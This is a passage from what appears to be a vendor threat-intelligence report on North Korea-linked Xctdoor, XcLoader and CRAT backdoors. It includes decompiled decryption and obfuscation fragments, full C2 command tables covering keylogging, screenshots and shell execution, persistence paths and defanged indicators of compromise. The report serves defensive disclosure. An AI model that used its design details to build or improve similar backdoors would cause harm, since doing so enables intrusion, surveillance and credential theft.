42  flOldProtect = 0;
43  VirtualProtect(lpAddressa, v5 - (_BYTE *)lpAddressa, 0x40u, &flOldProtect);
44  v2 = 0;
45  v8 = 1;
46  for ( i = (unsigned __int8 *)lpAddressa; i != v5; ++i )
47  {
48    *i ^= *((_BYTE *)&key + v2);
49    *i ^= v8 * v8;
50    v2 = ((_BYTE)v2 + 1) & 7;
51    ++v8;
52  }
```

Figure 10. Decryption routine for the second type of obfuscation

3.3. Analysis of Xctdoor

3.3.1. Xctdoor (C++)

Since the injected “roaming.Dat”—i.E., Xctdoor—is loaded into memory in RAW format and cannot be executed as-is, additional memory is allocated through the RsdServiceMain() function, and the file is then reloaded as a PE image. Once the memory loading is complete, the DLL undergoes a manual mapping process, and the DllEntryPoint() function is called. Subsequently, it locates and executes the OfficeServiceMain() function by comparing the hash value of the “OfficeServiceMain” string—received as an argument—with the Export functions.

The `OfficeServiceMain()` function is responsible for performing the actual backdoor functions. Before executing these functions, it modifies the obfuscation signature and key values within the backdoor PE file (passed as the fourth parameter), re-encrypts them, and saves the result as the “roaming.Dat” file. Such behavior is presumed to be intended to bypass static signature-based detection by antivirus programs by continuously altering the file’s contents.

When Xctdoor is executed, it checks the user’s absence status using the following three conditions. Whenever the user’s absence status changes, it transmits the updated status information to the C&C server.

- User Absence Conditions (OR Conditions)
- Screensaver On
- Monitor display off
- Session Locked

It then connects to the C&C server to receive commands from the threat actor. The commands this backdoor receives from the C2 server are as follows.

Command Number	**Description**	**Transmission Number After Completion**
0X10001	Create shell session object	
0X10002	Select termination method when ending the shell session —1 terminates only the shell session process; 0 terminates both the shell session and its child processes	
0X10003	Receive a shell command	3
0X10004	Retrieve full drive information	4
0X10005	Retrieve a list of files inside a specific folder (file name, file attributes, file size, last modified time)	5
0X10006	Preparing to download a file (or memory)	Success: 6 Failure: 7
0X10007	File (or memory) download in progress	Success: 6 Failure: 7
0X10008	File (or memory) download complete —for files, apply the desired file time and file attributes – For memory: Injection into a specific process	File: Not sent Memory: Success 20
0X1000A	Deleted specific file/folder and its subfolders	5
0X1000B	Create a folder at a specific Path and retrieve the list of files within its parent folder	5
0X1000C	Cancel a file (or memory) download	
0X1000D	Preparing to upload a file (transferring file size)	Success: 8 Failure: 7
0X1000E	File Upload in Progress	Uploading: 9 Complete: 10 Failed: 7
0X10010	Retrieving system information	12

Command Number	Description	Transmission Number After Completion
0X10011	Command execution with the window visible (using ShellExecute)	
0X10012	Command execution with the window hidden (using CreateProcess)	
0X10015	Terminate the backdoor (including cleanup)	
0X10016	Retrieve process list (PID, PPID, number of threads, process Path)	16
0X10017	Terminate a Specific Process	16
0X10018	Start keylogging	
0X10019	End keylogging	
0X1001A	No behavior	
0X1001B	Current communication session terminated	
0X1001F	Backdoor Forced Termination (Upon 0 Transmission / Exception Occurred)	
0X10021	Multiple command execution (using cmd /c)	22
0X10022	Configuration Changes (communication interval, port number, whether to perform periodic keylogging/screenshots, screenshot interval, whether to monitor drives, etc.)	
0X10024	Take a screenshot immediately	24
0X10025	Reset the %ALLUSERSPROFILE%\msci.Cng file (data used in communication packet headers)	12
0X10026	Storing data after creating shared memory Shared memory name: SM3:2300:402:WilStaging_01	
0X10027	Freeing shared memory	
0X10028	Retrieve the name of the currently running process	26
0X10029	Move file/folder	5

Table 3. Commands Supported by Xctdoor

When transmitting data, it is segmented based on the transmission numbers listed below and sent to the C2 server.

Transmission Number	Description
3	Transmission of shell command results
4	Passing the results of the entire drive
5	Passing a List of Files Inside a Specific Folder
6	Download Ready
7	Download/Upload Failed
8	File upload ready
9	File upload in progress
10	File upload complete
12	System Information Transmitted
15	User Absence Note
16	Process List Transmission
17	Transmit keylog data with every keystroke
18	Send data whenever the clipboard content changes
19	Send keylog data whenever the active window changes
20	Download and injection complete
22	Results of multiple command executions transmitted
23	Transmitting modified drive information
24	Submitting Screenshots
25	Note When a New Drive Is Installed
26	Transmission of the Name of the Injected Process

Table 4. Numbers used by the backdoor when transmitting to the C2 server

3.3.2. Xctdoor (Go)

Similar to the 2024 case, Xctdoor—developed in the Go language—was also identified. Compared to the C++ variant, this malware is virtually identical in terms of user absence monitoring conditions, command numbers, and

transmission numbers.




Figure 11. Xctdoor written in Go

4.1. CRAT

CRAT is a backdoor malware first identified in April 2020 that was distributed through various methods, primarily targeting users in Korea. The first detected instance of CRAT was distributed via a spear phishing attack using a Hangul document with the file name “Coronavirus Response Emergency Inquiry.Hwp” that exploited the CVE-2017-8291 vulnerability. **[6]** Subsequently, the attack vectors were expanded to include dropping **[7]** or downloading CRAT from tampered programs uploaded to Korean community sites; on Korean academic websites, the malware in the form of Hangul documents was also uploaded disguised as documents related to “announcements.”




Figure 12. Example of a Hangul document spear phishing attack distributed in April 2020 using COVID-19-related themes

Figure 13. Case of distribution via a Korea community site in July 2020

The CRAT samples initially distributed were classified as CRAT due to the presence of the keyword “crat” in the PDB path; detailed analysis information can be found in the TI report. **[8]** CRAT is a backdoor malware that communicates with a C&C server via the HTTP protocol and supports functions such as collecting system information, performing file operations, command execution, downloading additional payloads, and compressing and exfiltrating user files. Upon execution, it injects itself into a legitimate process and creates a LNK file in a path such as “%LOCALAPPDATA%\Microsoft\WindowsApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\<RANDOM8>.<RANDOM3>” and registers an LNK file that executes it via RegSvr32 in the Run key.

CRAT is also sometimes used in conjunction with additional modules. It attempts to connect to a named pipe named “\\.\Pipe\ChromeUpdatePipe” and, if successful, transmits the payload; the co-installed injector module can read from that named pipe and inject the received payload into a legitimate process.




Figure 14. CRAT's mutex name

4.2. Attack Cases in Korea Involving Xctdoor

CRAT is known to use various plugins, including the Hansom ransomware, such as keyloggers, screen capture tools, and clipboard monitoring tools. As noted in a 2020 Cisco Talos report, cases where CRAT was installed alongside the Hansom ransomware were identified in attack cases targeting Korea. In each of these attack cases, in addition to CRAT and Hansom ransomware, an injector that injects payloads delivered via Named Pipes, as well as numerous credential-stealing tools targeting various web browsers, were also collected.




Figure 15. Hansom ransomware ransom note

- Threat Actor Email Address – 1: hansom2008@protonmail[.]Com
- Threat actor's email address – 2: hansompay2008@yandex[.]Com

The most notable feature of the Hansom ransomware attack case is that an early version of Xctdoor was used alongside Hansom ransomware. In addition to being used simultaneously, the malware installation paths are also identical. AppX package paths such as “%LOCALAPPDATA%\microsoft\windowsapps\microsoft.Microsoftedge_8wekyb3d8bbwe\” have been consistently used, from the CRAT malware of the past to the Xctdoor variant observed in the 2026 incident. Furthermore, the CRAT used in the attack employs obfuscation in the same way as Xctdoor. Both pieces of malware share the same approach: they decrypt the code starting from a command that marks the beginning of the encrypted section and continue until they reach a command that marks the end.

- Start command 1: C7 05 … 0XE840C764
- Start command 2: C7 05 … 0XB988C344
- Start Command 3: C7 05 … 0XFFE8CC02
- Start Command 4: C7 05 … 0X80D43F05
- End Command 1: C7 05 … 0X81C6D232
- End Command 2: C7 05 … 0XC902D654
- End Command 3: C7 05 … 0XC8E404F0
- End Command 4: C7 05 … 0X7C01F922

```
v5 = 0;
var_startPattern[0] = 0xE840C764;
v14 = 0;
var_startPattern[1] = 0xB988C344;
var_startPattern[2] = 0xFFE8CC02;
v15 = 0;
var_startPattern[3] = 0x80D43F05;
var_endPattern[0] = 0x81C6D232;
var_endPattern[1] = 0xC902D654;
var_endPattern[2] = 0xC8E404F0;
var_endPattern[3] = 0x7C01F922;
while ( 1 )
{
  while ( 1 )
  {
    v6 = *(a1 + 6);
    if ( *a1 != 0x5C7 )
      break;
    v7 = 0;
    if ( v3 )
    {
      if ( v6 == 0x81C6D232 )
      {
        v1 = 0;
```

```
__int64 v12; // rbx
char v13; // zf
_UNKNOWN *retaddr; // [rsp+88h] [rbp+0h] BYREF

dword_1800A35D0 = 0xE840C764;
dword_1800A35D4 = 0xB988C344;
dword_1800A35D8 = 0xFFE8CC02;
dword_1800A35DC = 0x80D43F05;
if ( !v13 )
{
  *(_DWORD *)(v12 - 10) ^= 0x8AFE57FF;
  __outdword(0x7Cu, (unsigned int)&retaddr);
  JUMPOUT(0x18000C31FLL);
}
JUMPOUT(0x18000C310LL);
```

Figure 16. Obfuscation routine and obfuscated start pattern

4.3. Threat Actor Information

Regarding the 2020 spear phishing attacks that distributed CRAT to users in Korea, East Security classified the Lazarus group as the threat actor, citing the fact that the group utilizes WordPress-based websites when setting up C&C servers. [9] [10] Cisco Talos also noted a connection to the Lazarus group, citing similarities in the attack techniques—despite difficulties in obtaining Threat Actor Information—as evidence of a link to the Lazarus group. Similarities include the use of the same HTTP Wrapper library as other malware used by the Lazarus group,

overlapping RAT functionalities, the distribution of ransomware, and the use of WordPress-based websites as C&C servers. Additionally, it was noted that, based on CRAT's decoy files, the group targets Korean-speaking users.

In September 2020, QiAnXin covered a spear phishing attack carried out by Lazarus threat actors. **[11]** **[12]** One of the C&C server addresses for the downloader malware used in that attack case was "www.Fabioluciani[.]Com." This address is also included in a Kaspersky report on Lazarus threat actors' attack cases targeting the defense industry using ThreatNeedle **[13]** and in a Google TAG report covering an attack campaign by a threat actor believed to be from North Korea targeting security researchers. **[14]**

In the 2024 attack case, the threat actor patched a Korean ERP solution to execute malware to maintain persistence. Such an attack method is similar to that of the Andariel threat actors, who were confirmed to have attacked domestic ERP solutions to conduct malware distribution not only in 2017 but also in 2025. **[15]** ASEC has classified this threat actor as Larva-26005 and believes there is a link to North Korea. In recently identified attacks, the threat actor is installing XcLoader and Xctdoor; while no ransomware attacks have been confirmed recently, the collection of information from infected systems continues.

5. Conclusion

The Larva-26005 threat actors spread their malware through phishing emails using keywords such as investment, real estate transactions, sales, and security documents; there have also been cases where the malware was disguised to appear as security software installation files. Users may download and execute these files, mistaking them for document files or legitimate programs; doing so can result in the installation of the XcLoader and Xctdoor backdoors, leading to a compromise of system control. Since the threat actors install information-stealing tools in addition to the backdoors, sensitive information—such as credentials and user files—may be stolen.

Users should exercise extreme caution not only with email attachments but also with executable files from unknown sources. Also, V3 should be updated to the latest version so that malware infections can be prevented.

MD5

01b58f2ff2c14feed46a0768ea46686d

07766e6e9d9f86775ad564a65af292c1

08e19a0d516d14e564359ee111ed2586

0d2e61c8a5e6280e065b61e75b848c68

12391f66ee33d379108fd649a999e1a0

Additional IOCs are available on AhnLab TIP.

URL

http[:]//casinolegit[.]info/ms/beeLogo[.]webp

http[:]//casinosec[.]info/ms/beeLogo[.]webp

http[:]//cristiantirira[.]com/wp-content/uploads/2018/11/03-499×300[.]png

http[:]//desk-azureft[.]info/wp-include/wpmain[.]php

http[:]//grace2019[.]teamernst[.]net/wp-content/uploads/2011/08/student_2141-800×200[.]jpg

Additional IOCs are available on AhnLab TIP.

FQDN

casinolegit[.]fun

hesenorm[.]info

koramate[.]fun

ntsgo-corp[.]com

ntsgo[.]name

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/94847/